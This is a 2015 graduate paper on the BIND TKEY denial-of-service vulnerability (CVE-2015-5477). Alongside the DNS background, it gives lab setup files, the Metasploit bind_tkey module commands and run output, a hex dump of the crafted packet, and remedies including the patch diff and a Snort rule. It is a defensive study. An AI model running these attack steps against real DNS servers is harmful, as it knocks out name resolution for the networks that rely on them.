12-2015

TKEY Vulnerability in BIND DNS Server

Michael Engels
St. Cloud State University, enmi0801@stcloudstate.edu

TKEY Vulnerability in BIND DNS Server

by

Michael Engels

A Starred Paper

Submitted to the Graduate Faculty

of

St. Cloud State University

in Partial Fulfillment of the Requirements

for the Degree

Master of Science in

Information Assurance

November, 2015

Abstract

The Domain Naming System (DNS) has been a core technology to the usefulness of the Internet since the beginning of its public introduction. The ability to associate an English-readable fully qualified domain name (FQDN) with an IPv4 address is crucial to its user-friendliness. Due to its age, several flaws have been discovered in its code, one of the more recent being referenced as CVE-2015-5477, which affects all versions of Berkeley Internet Naming Daemon (BIND) available before July 31, 2015. We will cover what this error is, describe and test its effectiveness against an older BIND v. 9.9.6 server, and discuss options for resolving the issue.

Acknowledgments

I would like to acknowledge the contributions of my advisor Dr. Guster, as well as the time spent and things learned in classes I attended with Drs. Chen and Schmidt. Without their assistance this project would not have come to completion.

I also wish to thank my wife and family for their time and their support in getting this project completed. Your sacrifices have meant the world to me.

TABLE OF CONTENTS

Chapter I

INTRODUCTION

Introduction

As the internet has grown, DNS has grown in importance as a provider of directory information. By far the most popular provider of that information has been the flavor of DNS known as BIND, or Berkeley Internet Naming Daemon.

During the course of this project, a brief overview of what DNS is and does will be given. I will also discuss common methods of employing and securing DNS, in particular BIND v.9. Finally, we will discuss what the issues with this version are, and why it is still a very real concern despite newer versions being available.

Problem Statement

DNS is very simple. A query is submitted, it responds, and gives information as to what Internet Protocol (IP) address to request information for. If it doesn't know, it refers me on to a server that does. Because of that simplicity, and its importance to the Internet as it is today, it is often easy to overlook this service as a crucial exposure that must be secured.

Nature and Significance of the Problem


The nature of the problem is the same as many of the other core technologies of the internet. DNS was originally designed to make it simpler to track a hundred hosts versus keep a long and easily corrupted hosts file. (History of the Domain Name System, 2000). It now has developed into a hierarchically-structured network of root servers, Top Level Domain (TLD) roots, and domain hosts that update and maintain lists of thousands of hosts apiece.

DNS is very old. The first version of BIND DNS was available on June 7th, 1983. Though technologies have extended both the usefulness and securability of the DNS server and of BIND in particular, there are still many holes that must be left due to compatibility reasons. One of the problems that developers have run into is how to bolt on additional security to the already-overloaded framework that is BIND. In fact, Rob Graham of Errata Security, a well-known security firm, is quoted by Dan Goodin of ArsTechnica (2015) as saying the following:

"The point I'm trying to make here is that BIND9 should not be exposed to the public. It has code problems that should be unacceptable in this day and age of cybersecurity. Even if it were written perfectly, it has far too many features to be trustworthy. Its feature-richness makes it a great hidden master, it's just all those feature get in the way of it being a simple authoritative slave server, or a simple resolver."

BIND is popular. A survey done by Internet Systems Consortium (ISC), owners of BIND, shows that all BIND versions make up 81% of 90,000+ servers listed (July

2015 Domain Survey, 2015).



It is interesting to note that, of that 81%, the majority have had their code deprecated before 2010 and were considered outdated versions of the software.

Along the way errors were introduced. Many were patched, but later versions had even more errors to correct. 30 years (History of BIND, 2015) of development, rewrites, and added features later have left a piece of software that is complicated and slow considering the programming language it was written in (C/C++) (Goodin, 2015).

In addition, DNS was never written to be secure. It was designed for a much more trusting time in network development. Though BIND is merely an implementation of this DNS technology, it has carried with it many of the positives and negatives of this service. Various technologies have been included in the DNS specification to improve security, such as procedures that verify that the DNS server that responded to a client is valid for that network. Even DNS Security (DNSSEC), the most widely known and implemented extension to the DNS protocol for security, is only at about 76% of all Top Level Domains (Lamb, 2014).

This particular vulnerability in general affects most versions of BIND from 9.9.8 down. Because the most recent survey was created before the new "fixed" version came out, there were no statistics to cite at this time. However, as of the time of writing 4 out of the 13 root servers of the internet were reporting versions of the BIND software that were vulnerable to this exploit (see appendix A). In other words, a massive attack would likely affect well over half the internet, including 30% of the root DNS servers. The effects from an attack of that size would be difficult to estimate, but certainly it would cause issues with DNSSEC on those servers that were unaffected, as DNSSEC depends on the "chain of trust" being unbroken from one to the next (Reed, 2015). All from sending one simple DNS query to each of these affected servers.

Objective

The objective is to illustrate how an attacker could use a freely available piece of software to cripple a DNS server running one of the vulnerable versions of BIND. Dissecting the attack and looking at the packet traffic that allows this to happen will help define precisely what mechanisms cause the denial of service. By showing exactly how the attack is occurring and its consequences the point can be illustrated that critical services, even those considered as simple as DNS, need to be updated and properly configured.

Study Questions

This paper will attempt to answer the following questions.

What does this vulnerability look like in practice?

How easily can this vulnerability be exploited?

What can be done to get around this problem?

Scope of Study

The study of the DNS system and its issues would take a large number of documents similar to this one. For the purposes of keeping it focused, this document will cover CVE-2015-5477, a recently uncovered exploit that takes advantage of a weakness in most versions of BIND when processing the transaction key (TKEY), a rarely-used record that is still recognized as part of the valid traffic in DNS.

Operating Systems (OS): Linux is an operating system that largely mimics the functions of UNIX, an older operating system. It is open source and freely available in a wide variety of variants, or distributions. These different distributions are tailored to specific roles, such as security, desktops, web servers, and others. This study focuses on two variants of Linux, CentOS and Kali. CentOS is a distribution of Linux that closely resembles a common enterprise version of Linux, Red Hat. It will function as the target machine and is well supported with a great deal of information available for troubleshooting and testing.

Kali Linux is a distribution of Linux created by Offensive Security. It is available for free on their website and contains several software packages used for penetration testing and network testing. It will function as the attacker with an upgrade to its version of Metasploit. Though a Windows 10 Laptop is used as the host for the virtual machines, its uses are limited to hosting the VM’s and monitoring packets with Wireshark.

Software: BIND version 9.9.6 is among those affected with the bug according to ISC, the publisher of the BIND software package. BIND 9.10.3 is not vulnerable. These will be used as our targets, running on the CentOS 7 machines. The configuration will be noted as appropriate.

Metasploit is a penetration testing package from Rapid7. It is built on a console and contains modules built for specific attacks. It will be running on the Kali Linux machine and contains the most recent updates for the bind_tkey exploit written by the discoverer of the vulnerability, Jonathan Foote.

Wireshark will be used to capture packet data. This is a freely available packet sniffing product that both displays the binary data and the interpreted packet information. Captured packets will be used to prove that the attack has been sent by the attacker and what it contained.

Definition of Terms

Most of the terms are well-defined in the reading and through common knowledge associated with the subject. However, for the purposes of being internally consistent, I wish to use the following terms:

Vulnerability: A weakness in the code structure of a piece of software that can be used to stop or modify the operation of that software against the intentions of the software coders.

Exploit: A piece of software or code that takes advantage of a vulnerability to gain some form of control over the operation of the target software.

Chain of Trust: A key to the operation of DNSSEC. Each DNS server must trust the server “above” it in the hierarchy (Reed, 2015). Doing this allows each request to be verified as coming from a valid client, and each response to be validated as coming from a server that is a trusted source. Servers going down that operate within that chain can temporarily destabilize this trust relationship.

Diffie-Hellman key exchange: Two computers agree on two numbers, and using modulus math and a number that is not shared between them create a shared key between them that allows successful encryption even when both of the first two shared numbers are known (Young). This type of exchange is used in establishing the chain of trust.

Zone: A zone is a portion of the network that is under the control of one DNS server. The hosts in this zone share the network portion of their FQDN, with only the host name differing between them. An example would be pc1.mike.local and pc2.mike.local. These would be part of the same zone if the DNS server covered the mike.local zone.

DNSSEC: DNS Security was developed to help curb the use of fake DNS responses to mislead users to websites or faulty answers. It uses a Diffie-Hellman style encryption scheme that allows for a shared key to be created and signs the responses to both validate that they came from the DNS server and to “speak for” the server above it, creating the chain of trust.

Chapter II

BACKGROUND AND REVIEW OF LITERATURE

Introduction

The recent exposure of this vulnerability has left little time for academic papers to be written on it. However, the background of the problem is similar to many issues DNS has had over the years, and thus there is a wealth of information, particularly from the publisher of the software themselves.

The literature review will be broken into three parts. Part one will discuss the history and technology behind DNS. Part two will highlight BIND configuration. Finally, part three will deal with this particular exploit, both in its procedures and what is involved in its execution.

Literature Related to the Problem

DNS

DNSSEC (Arends, et al, 2005) was developed to ensure that the client can trust the information being sent back as being sourced at the DNS server we queried. It establishes a chain of trust that extends from the root servers down to the client. Each level of server certifies that the one above it is valid. This prevents issues such as a direct man-in-the-middle attack, or spoofing the DNS server directly. It still allows for reading or intercepting of the information, as long as it is not changed. It does not protect the service itself from attack.

Request for Comments (RFC) 2930 (Eastlake, 2000) describes the need and use of a transaction key, a key that could be used in various methods of encryption in different capacities. This not a commonly used option in modern installations, but the code for using it is still there. The exploit we are detailing has to do with sending a TKEY that is outside the parameters of the RFC, causing the server to choose to shut down rather than risk working with corrupted data.

In the Journal of Computer Security, G. Guette (2009) discusses what the transaction key (TKEY) is, and how it is used to help create the chain of trust. The article goes on to describe the hierarchical structure of the DNS system, how each zone is controlled by an authoritative server, and how the hierarchical structure allows the passing of queries from one zone to the other. This allows queries to pass to the authoritative server for that zone should the answer not already be known by the server that first received the query.

BIND

C. Almond (2014) from the ISC goes over the basics of how to set up BIND from a download of the source. She discusses the download, configuration, compiling, and installing of the software. This document goes into detail about how to work with the different options available during compile to add support for such features such as DNSSEC, and how to configure the running software for use as a recursive (slave) server.

J. Reed (2015) discusses the basic setup of DNSSEC. Beginning with the hardware and configuration you need to support it, he then goes on to discuss how to test to make sure it’s supported in the bind version you have installed. He references several other documents on the finer points of setup, but does also discuss the importance of entropy and how to test to ensure that the system is running via dig.

Jesin A (2014) wrote an article going over the key creation and signed zone file usage for DNSSEC. Of particular usefulness was the discussion of not only creating the keys but importing them into the zone file so as to make the zone signing possible. The tutorial on the named.conf options relating to DNSSEC was also key in getting the configuration to work.

J. Gorauskas (2015) published an article in Linux Journal that goes over the setup and use of systemd and unit files. He discusses the differences between the old SYS V and init-style startup configurations, as well as the basics of how unit files work and how to configure them. This new system of system initialization allows for more flexibility and use of newer technology than the init scheme, but requires new files and a new method of configuration.

TKEY VULNERABILITY

Jonathan Foote (2015) illustrates how to use the Metasploit tool to cause this assertion error. He is also credited with finding the vulnerability according to the ISC. He is the author of the tool that can be used within Metasploit to craft the packet with the necessary fault in the TKEY request.

Due to the frequency of these kinds of attacks, the senior software engineer at ISC published a discussion of exactly what the errors created by this vulnerability mean (Morris, 2015). The assertion failure that is created means that the software chose to close down rather than carry compromised data forward up the chain of trust. In other words, a software checkpoint was reached and it was decided that it was best to shut down in a controlled fashion. This was designed with the idea that a denial of service was better than allowing that data to continue.

CVE-2015-5477 (2015) describes the method of attack and exactly what it can do. It acknowledges that the issue exists and suggests that others update their software immediately. The description indicates that a specially crafted packed can trigger the vulnerability, and that access control lists (ACL) and other methods of preventing requests from certain sources will fail as well because the error occurs during the packet handling and before the packet is exposed to the rules that would otherwise prevent the failure. The named service would fail with a REQUIRE assertion failure.

In Security Week, Eduard Kovacs (2015) reiterates the level of danger from this vulnerability, noting that it is especially dangerous as it affects all version of BIND up to that point. He notes that the patch is completely effective and there were no workarounds that he was aware of at the time. Since then a couple of ideas have been found to minimize the impact but the patch or upgrade to a patched version is the only complete “cure”.

Cisco also published some information on this issue, putting out a vulnerability alert that was last updated in October (2015). It notes that a profile is available for the popular Snort IDS/IPS system that should eliminate the packets that exhibit this TKEY anomaly from reaching the DNS server. The alert also mentions that there are viable exploits in the wild for this weakness, and that the likelihood is reduced by the need for access to a trusted or local network for it to occur.

Summary

The exploit is available and easily used to shut down versions of BIND that are vulnerable. The TKEY is part of the DNSSEC encryption scheme and as such is looked at before the DNS server can deny it based on other rules.

Chapter III

METHODOLOGY AND RESULTS

Introduction

The study is going to test the assertion failure that causes the DNS server daemon named to crash. There is one target machine and one attacker. The target is running a version of BIND, one unpatched and one patched. The Metasploit tool shall be used on the attacking machine to send the malformed DNS queries to the server, and the results shall be recorded with wireshark and the resulting information from the systemctl utility. Wireshark will be running on the host operating system, a Windows 10 laptop.

Hardware and Network

The Linux machines are running on virtual machines created with VMWare Workstation. The two CentOS machines that are targets will be detailed in their own section below.

The attacking machine, running Kali 2.0, has additional RAM assigned due to the requirements of the Metasploit package. Kali 2.0 is a distribution of Linux specially designed for use with penetration testing, and has many tools already loaded. I did reload the version of Metasploit that was installed due to a more recent one being available that included the TKEY compromise. This machine is used for performing the exploit. For the rest of this document this machine shall be called the Kali box.

The fourth machine involved is the host machine, a Windows 10 laptop with 8 GB of ram running VMWare Workstation 12.0. It provides internet access when needed but otherwise has the external network shut off. This provides less traffic on the ports to capture and sort.

Linux Setup

On the test target servers, I began by loading CentOS 7. This is a distribution of Linux that is closely related to Red Hat Enterprise Linux. I chose the defaults throughout. The only changes to this were the following. I loaded the OpenSSL utilities by identifying them through a search of available packages through yum. These were installed, and downloaded BIND 9.9.6 as a compressed file. Once uncompressed, the code was compiled and installed using the make utility according to the instructions included with the download.

This version of Linux uses a new system to manage and automatically start programs. This system, called systemd, uses files called unit files that resemble Windows .ini files, and include information on how to run the program. The necessary file to make BIND run under the systemd system was not included, so one was created as shown here:

named.service

```
[Unit]

Description=BIND version 9.9.6 DNS server

After=network.target

Wants=
[Service]
EnvironmentFile=/etc/named.conf
ExecStart=/usr/local/sbin/named
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
#Restart=on-failure
Type=forking
RestartSec=

[Install]
WantedBy=multi-user.target
```

The bolded lines indicate important features of this file, called *named.service*. The file lists all the needed information to start, restart, or query the program for its status. Of particular note is the Type, which indicates that this program starts, starts itself again, and then closes. This allows it to track the child process, not the parent that already closed. Also of note is the Restart feature, which allows you to automatically restart the program when it fails.

The BIND system also has to have its environment file configured, and had one created as below:

named.conf

```
options {
        listen-on port 53 {127.0.0.1; 192.168.13.9; };
```

```
    pid-file "named.pid";
        recursion yes;
        notify yes;
        allow-query {any; };
        dnssec-enable yes;
#       dnssec-validation auto;
#       dnssec-lookaside auto;
};

include "/etc/named/named.conf.local";
```

named.conf.local

```
zone "mike.local" {
        type master;
        file "/etc/named/zones/db.mike.local.signed"; # zone file path
};
```

The *named.conf* file (and its associated file named.conf.local) does several things. The port was set to 53 (standard for DNS) and DNSSEC was turned on. To do this required going through further setup, setting up keys and configuring those keys in the configuration files above. The commands to do so are as follows:

```
dnssec-keygen -a NSEC3RSASHA1 -b 512 -n ZONE mike.local
dnssec-keygen -f KSK -a NSEC3RSASHA1 -b 512 -n ZONE mike.local
```

These commands create the 4 keys necessary to use DNSSEC. Please note that, because of hardware constraints, the encryption was limited to 512 bit. The traditional 2048 or 4096 bit encryption keys take days to generate on this hardware. These keys were used to create a signed zone file with this command:

```
dnssec-signzone -o mike.local -t db.mike.local
```

The signed zone file is a file that lists each of the hosts (computers) in the network that the DNS serves. The signed version contains the keys necessary to enable DNSSEC for those hosts. Here is a portion of the file in use here.

```
bind9.mike.local.       604800  IN A     192.168.13.9
                        604800  RRSIG    A 7 3 604800 (
                                         20151211162621 20151111162621 3872 mike.local.
                                         PxkzmGT8AFKrISYMDrgRQUFTYE7+/Vt51b2E
                                         LXF+BXaJrWI/QggfsG2KCoGg7KissIIrtu8q
                                         BbZgf4oGYRPA6Q== )
```

This gives both the resource record signature needed for communication (RRSIG) and the IP address associated with it.

Initial testing confirmed with the dig command shows that the system is recognizing and using the encryption:

```
[root@bind9 ~]# dig DNSKEY mike.local. @localhost +multiline


; <<>> DiG 9.9.6 <<>> DNSKEY mike.local. @localhost +multiline
```

```
;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11268

;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1


;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 4096

;; QUESTION SECTION:

;mike.local.                    IN DNSKEY


;; ANSWER SECTION:

mike.local.                     604800  IN DNSKEY 256 3 7 (

                                        AwEAAa5Hqhm+plUkSv8NfvbUqq2Et4nkeRFxcfvLM6d1

                                        u6gZBfxwkim5Zx3+V9CIOzEwayZCJc6sNXQ7rND7mu/Y

                                        FNs=

                                        ) ; ZSK; alg = NSEC3RSASHA1; key id = 3872

mike.local.                     604800  IN DNSKEY 257 3 7 (

                                        AwEAAa+aNVcT8XkIOsv5XdHrRclPQn5fG4NuF9Ppcm1H

                                        d9rSEwdC0iP/cZRU4e5fhK15vOH/n/dlcQbHnXJQJuXC

                                        ss8=

                                        ) ; KSK; alg = NSEC3RSASHA1; key id = 9765


;; Query time: 53 msec

;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Thu Nov 12 13:00:48 CST 2015

;; MSG SIZE rcvd: 207
```

BIND is in operation with DNSSEC enabled and successfully returning queries.

The second machine, running BIND 9.10.3, was a copy of the virtual machine made while the first was turned off. This enabled us to use exactly the same configuration and versions of software. BIND 9.10.3 was installed in exactly the same manner, with the same keys and zone files. The BIND 9.9.6 machine was assigned IP 192.168.13.9, while the 9.10.3 machine had .10.

The Kali Linux box was also installed as default. The only change made was updating to the version of Metasploit that includes the bind_tkey exploit written by the discoverer of the weakness, Jonathan Foote. The Kali box was assigned 192.168.13.11.

Procedure

The test was begun by starting the named (BIND) service on the CentOS 7 servers. Other than the version of BIND loaded, both were treated identically.

```
systemctl start named

[root@bind9 log]# systemctl status named

named.service - BIND version 9.9.6 DNS server

  Loaded: loaded (/usr/lib/systemd/system/named.service; disabled)

  Active: active (running) since Wed 2015-11-11 19:30:24 CST; 4 h 4min ago

 Process: 39964 ExecStart=/usr/local/sbin/named (code=exited, status=0/SUCCESS)

Main PID: 39965 (named)
```

```
  CGroup: /system.slice/named.service
        └─39965 /usr/local/sbin/named
```

Once it was confirmed that this was up and running, the Kali machine was started and Metasploit was called with the msfconsole command.


```
root@kali:~# msfconsole
     =[ metasploit v4.11.5-2015110401                  ]
+ -- --=[ 1500 exploits - 864 auxiliary - 251 post       ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

The TKEY exploit is loaded and configured with the IP of the DNS server to attack.

```
msf > use auxiliary/dos/dns/bind_tkey
msf auxiliary(bind_tkey) > show options

Module options (auxiliary/dos/dns/bind_tkey):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  BATCHSIZE  256             yes       The number of hosts to probe in each set
  INTERFACE                  no        The name of the interface
  RHOSTS                     yes       The target address range or CIDR identifier
  RPORT      53              yes       The target port
  SRC_ADDR              no      Source address to spoof

  THREADS    10          yes     The number of concurrent threads

msf auxiliary(bind_tkey) > set RHOSTS 192.168.13.9-192.168.13.10

RHOSTS => 192.168.13.9-192.168.13.10
```

The packet is then sent with the run command. The structure of the packet as captured by Wireshark follows the command.

```
msf auxiliary(bind_tkey) > run


[*] Sending packet to 192.168.13.9

[*] Sending packet to 192.168.13.10

[*] Scanned 2 of 2 hosts (100% complete)

[*] Auxiliary module execution completed
```



```
⊟ Domain Name System (query)
    Transaction ID: 0x0000
  ⊞ Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ⊟ Queries
    ⊟ Wtioe42pGNtEKDXTaifW53Od2zANKZ: type TKEY, class IN
        Name: Wtioe42pGNtEKDXTaifW53Od2zANKZ
        [Name Length: 30]
        [Label Count: 1]
        Type: TKEY (Transaction Key) (249)
        Class: IN (0x0001)
  ⊟ Additional records
    ⊞ Wtioe42pGNtEKDXTaifW53Od2zANKZ: type TXT, class IN
0000  00 0c 29 37 31 bf 00 0c  29 9b 82 fd 08 00 45 00   ..)71... ).....E.
0010  00 9b c6 66 40 00 40 11  d8 0d c0 a8 0d 84 c0 a8   ...f@.@. ........
0020  0d 09 b8 91 00 35 00 87  b2 67 00 00 00 00 00 01   .....5.. .g......
0030  00 00 00 00 00 01 1e 57  74 69 4f 65 34 32 70 47   .......W tiOe42pG
0040  4e 74 45 4b 44 58 54 61  69 66 57 35 33 4f 64 32   NtEKDXTa ifW53Od2
0050  7a 41 4e 4b 5a 00 00 f9  00 01 1e 57 74 69 4f 65   zANKZ... ...WtiOe
0060  34 32 70 47 4e 74 45 4b  44 58 54 61 69 66 57 35   42pGNtEK DXTaifW5
0070  33 4f 64 32 7a 41 4e 4b  5a 00 00 10 00 01 64 33   3Od2zANK Z.....d3
0080  ef e3 00 25 24 44 6b 6a  77 49 56 39 5a 4e 79 6e   ...%$Dkj wIV9ZNyn
0090  44 44 47 52 34 35 6e 6b  69 78 46 69 44 52 59 76   DDGR45nk ixFiDRYv
00a0  44 34 44 4d 66 48 78 6a  33                        D4DMfHxj 3
```


Notice that the highlighted portion of the packet is where the TKEY is stored. The TKEY is very rarely used in modern communication, but because of backwards compatibility is still maintained in the code.

On the BIND 9.9.6 server, the following is the response.

```
Nov 11 23:34:23 bind9.localdomain named[35349]: exiting (due to assertion failure)

Nov 11 23:34:24 bind9.localdomain systemd[1]: named.service: main process exited, code=dumped,

status=6/ABRT

Nov 11 23:34:24 bind9.localdomain systemd[1]: Unit named.service entered failed state.
```


The assertion failure as discussed by Jonathan Foote and S. Morris means that BIND found incorrect information and chose to stop, rather than continue on. No damage has been done. The service can be restarted safely.

On the BIND 9.10.3 server, the following response was given:



```
192.168.13.11    192.168.13.9     DNS    153 Standard query 0x0000  TKEY kg2NrTS9lJg4Fp5bJjD0pZ
192.168.13.11    192.168.13.10    DNS    134 Standard query 0x0000  TKEY JxETHmzQuLq7pbXWG80BnP0
192.168.13.10    192.168.13.11    ICMP   162 Destination unreachable (Port unreachable)
```

The capture above appears to show that the BIND 9.9.6 server (IP 192.168.13.9) crashed but the BIND 9.10.3 server (IP 192.168.13.10) was unreachable. However, this is captured at the 9.10.3 server itself.



```
37 16.8: Vmware_9a:5a:75     Vmware_e8:b1:( ARP      42 192.168.13.10 is at 00:0c:29:9a:5a:75
38 16.8: 192.168.13.11       192.168.13.10 DNS      134 Standard query 0x0000  TKEY JxETHmzQuLq7pbXWG80BnP0
39 16.8: 192.168.13.10       192.168.13.11 ICMP     162 Destination unreachable (Port unreachable)
40 17.6( Vmware_9a:5a:75     Broadcast      ARP      42 Who has 192.168.13.1?  Tell 192.168.13.10
```

This indicates that the program sent an unreachable message as opposed to giving any indication that the attacker had reached a valid server. The named process was running fine and of the same PID after as before. It was unaffected. The unreachable message was intentionally sent to throw attackers off and appear as though there is no DNS server at that address.

Remedies

Three remedies were discussed in the readings, and one was found during experimentation.

The first is suggested by Cisco, noting that a profile of this intrusion is available for the popular Snort intrusion detection/prevention system:

Administrators are advised to implement an intrusion prevention system (IPS) or intrusion detection system (IDS) to help detect and prevent attacks that attempt to exploit this vulnerability.

Administrators are advised to apply Snort SID 35424 to help prevent attacks that attempt to exploit the vulnerability. (Cisco, 2015)

In essence this would block the misconfigured requests from ever getting to the DNS server. If one were to get through or be introduced from a host on the same network as the DNS server (assuming the IDS is monitoring external traffic only), the Snort system would provide no protection at all.

The next two are related, and both come from ISC, the developer of BIND. There is a patch that is available, the text of which is here (CVE-2015-5477, 2015):

```
diff --git a/lib/dns/tkey.c b/lib/dns/tkey.c
index 66210d5..34ad90b 100644
```

```
--- a/lib/dns/tkey.c
+++ b/lib/dns/tkey.c
@@ -654,6 +654,7 @@ dns_tkey_processquery(dns_message_t *msg, dns_tkeyctx_t *tctx,
                 * Try the answer section, since that's where Win2000
                 * puts it.
                 */
+               name = NULL;
                if (dns_message_findname(msg, DNS_SECTION_ANSWER, qname,
                                         dns_rdatatype_tkey, 0, &name,
                                         &tkeyset) != ISC_R_SUCCESS) {
```

Though this is technically a valid fix, it should be noted that the publisher does not guarantee that this will work for all versions of the software. The diff command puts the code into the tkey.c source code file at the proper line numbers as highlighted. What is interesting is that the only difference between this and the original code is that they are identical except for the name= NULL command. The name field is not being reinitialized like it should have.

A more supported fix is to upgrade to the latest versions available, 9.9.7-P2 or 9.10.2-P3. All versions previous to this will be affected by this issue. As can be seen above, this does address the problem and prevent the assertion failure.

Finally, one partial solution came about as an accident during testing. If a vulnerable version of BIND is installed on a system using systemd, the .service file can be configured to automatically restart the daemon as soon as it crashes. Since the vulnerability is essentially a denial of service and doesn't harm the daemon or data it uses, this would be a valid workaround. To apply this, the *named.service* file should be configured as such:

```
[Unit]
Description=BIND version 9.9.6 DNS server
After=network.target
Wants=

[Service]
EnvironmentFile=/etc/named.conf
ExecStart=/usr/local/sbin/named
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure
Type=forking
RestartSec=

[Install]
WantedBy=multi-user.target
```

Notice that the # sign was removed from the bolded line, making this a valid command and not just a comment. This will ensure that the system will restart the daemon as soon as it crashes, minimizing any inaccessible time. This only masks the issue, and does not solve the underlying problem. It may be useful for situations where it is not desirable to upgrade the software.

Summary

The BIND versions affected by this vulnerability are still a very large part of the functioning DNS servers on the internet. As a result, despite this vulnerability existing largely in should be taken very seriously. Though no damage is done to the software or data, the denial of service can restrict access to large parts of a network simply because the names do not resolve into IP addresses.

The widely available exploit (as part of the Metasploit software package) inserts an invalid entry into the DNS query and specifies that it should be read as a TKEY value. This invalid value then flags the BIND software to exit with an assertion error. As a result, the daemon crashes and no further DNS queries are answered.

The severity of this issue is limited by the availability of easy-to-use code patches and updated versions. The fact that these are available means that no one should run vulnerable versions of the software. The awareness of the entire community as shown by the articles from Security Week and ArsTechnica should guarantee that every administrator out there knows what's going on. The fact that 4 out of the 13 root servers still run out of date versions (along with a majority of the Internet's DNS network) proves that it will still be a valid concern for some time to come.

References

A, J. (2014, March 19). *How To Setup DNSSEC on an Authoritative BIND DNS Server*. Retrieved November 2, 2015, from https://www.digitalocean.com/community/tutorials/how-to-setup-dnssec-on-an-authoritative-bind-dns-server--2

Almond, C. (n.d.). *Getting started with BIND - how to build and run named with a basic recursive configuration*. Retrieved November 13, 2015, from https://deepthought.isc.org/article/AA-00768/0/Getting-started-with-BIND-how-to-build-and-run-named-with-a-basic-recursive-configuration.html

